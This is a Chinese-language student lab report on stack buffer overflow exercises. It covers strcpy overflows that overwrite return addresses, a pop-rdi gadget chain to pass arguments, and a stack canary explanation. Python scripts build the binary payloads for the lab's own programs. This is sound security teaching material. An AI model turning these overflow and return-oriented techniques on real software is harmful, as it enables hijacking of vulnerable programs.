栈溢出攻击实验

题目解决思路

Problem 1:

- **分析**:

  这个题非常的基础，objdump反汇编出来的代码虽然很长，有很多函数，但是很多都是c自带的函数，如puts perror等。

  主函数前面包含大量的条件跳转代码，但这一部分都不重要，主要实现的功能是fopen读取txt文件里的东西，在无法读取的情况下输出错误信息，在正常读取的时候会将这个txt文件中的文本写入一个字符串，把这个字符串传入func函数。

  func用strcpy的方式将输入字符串复制到rbp-8的缓冲区，这个函数不会检查缓冲区边界，只需要用A覆盖缓冲区和old rbp，将小端地址覆盖到retaddr，就能使得函数无法正常返回，而是跳转到func1函数，输出预期值并退出。

- **解决方案**:

```
padding = b"A" * 16
func1_address = b'\x16\x12\x40\x00\x00\x00\x00\x00' # 小端地址
payload = padding+ func1_address
# Write the payload to a file
with open("ans1.txt", "wb") as f:
 f.write(payload)
print("Payload written to ans1.txt")
```

Problem 2:

- **分析**：除了库函数和func，func2函数，这个题目又给了两个函数，即fucc和pop_rdi，fucc只是用于输出提示信息的，输出后和上一题一样进入func函数，并且进行strcpy，将txt字符串输入低八位的buffer。func2不再是无条件输出，而是需要传入的参数是0x3f8。

  观察pop)rdi函数的运行方式，发现它会把old rbp的值给到rdi，并且返回跳回到func函数的返回值更高位的返回地址。因此只需要把old rbp的值设置成0x3f8，然后依次写上pop和func2的函数跳转地址就可以到func2且rdi是2。


- **解决方案**:

```
x = b'\xf8\x03\x00\x00\x00\x00\x00\x00'
padding = b"A" * 8
pop_address = b'\xbb\x12\x40\x00\x00\x00\x00\x00'
func2_address = b'\x16\x12\x40\x00\x00\x00\x00\x00' # 小端地址
payload = padding +x+ pop_address+func2_address
# Write the payload to a file
with open("ans2.txt", "wb") as f:
 f.write(payload)
print("Payload written to ans2.txt")
```

Problem 3:

- **分析**：这个题相比于前一个函数提供了更多的辅助函数，或许借助这些辅助函数的不断嵌套能够得出正确答案，但是我并没有想出用这些函数单纯嵌套解决栈地址随机化的方法，也没有证明这些函数的嵌套无法解决这个问题，因此我只能通过gdb来避免seg fault的问题。

  我原本试图直接将函数的跳转地址改到输出结果的行40122b，但是似乎是因为puts函数对内存对齐等机制的检查，导致在gdb中能够使用x/s指令打印这个字符串，但是puts打印却是乱码，如图。



  这个题要求是要让传入的rdi的值是114，所有的辅助函数中只有mov rdi能够将栈帧中的数据提取出来。理论上这个函数也没法将数据传到rdi中，但好在ret特殊的跳转方式能够让他直接跳到某个函数的某一行代码，从这行开始执行程序。

  于是我设计让函数先从func跳到mov rdi的mov -0x8(%rbp),%rax这一句，让函数能够从rbp-8的地方读取数据，这个数据就是114。这个过程需要保证rbp的值不返回成old rbp，否则就找不到114而是触发seg fault，所以我把old rbp的值和func栈帧中的rbp保持一致，但是由于栈随机化的存在，只能在gdb中实现这一点。之后函数就会从mov rdi返回到func1，然后输出预期值。

  由于栈随机化的作用，每次rbp的值都不一样，因此重新下载的problem3无法简单的通过同一个ans3.txt完成破解，需要根据func函数的栈帧地址更改old rbp项的数据。

- **解决方案**：

```
# Python脚本生成利用载荷，并写入ans3.txt

# 定义各个函数和目标地址的地址（小端格式）
# 注意：这些地址应根据实际情况进行调整
padding = b'A' * 24                                    # 覆盖保存的 rbp
x = b'\x72\x00\x00\x00\x00\x00\x00\x00'                # rbp-8的值设置成0x72
rbp = b'\xd0\xda\xff\xff\xff\x7f\x00\x00'              # 设置old rbp为func栈帧内rbp
mov = b'\xe6\x12\x40\x00\x00\x00\x00\x00'              # 直接跳到mov rdi的mov语句，
确保能正常更改rdi
func1 = b'\x16\x12\x40\x00\x00\x00\x00\x00'            # func1函数地址
```

```
payload = padding + x + rbp + mov + func1

with open("ans3.txt", "wb") as f:
    f.write(payload)

print("Payload written to ans3.txt")
```

Problem 4:

- **分析**：canary保护机制：
  函数用以下的代码，读取fs段的一个数据，保存在rb。p-8的位置。

```
    1328:   64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
    132f:   00 00
    1331:   48 89 45 f8             mov    %rax,-0x8(%rbp)
```

  之后将这个数据从栈中取出，和原有地址的数据匹配。

```
1347:   48 8b 45 f8             mov    -0x8(%rbp),%rax
134b:   64 48 2b 04 25 28 00    sub    %fs:0x28,%rax
1352:   00 00
1354:   74 05                   je     135b <func1+0x3f>
```

  不匹配就调用报错函数，退出程序。

  这个函数本身的逻辑相对简单，是一个循环程序，循环检查输入的无符号数是否是无符号数的最大值，甚至这个程序都无法读取任何文件。

- **解决方案**：问及原石数量的时候，回答无符号数的最大值即可。

思考与总结

个人感觉第四题和栈攻击没啥关系不太好，可以出一点难度不是很大的，和栈金丝雀有关的题目，而不是要求讲解canary是怎么保护函数的。需要学生讲解的内容似乎都上课讲过了。

参考资料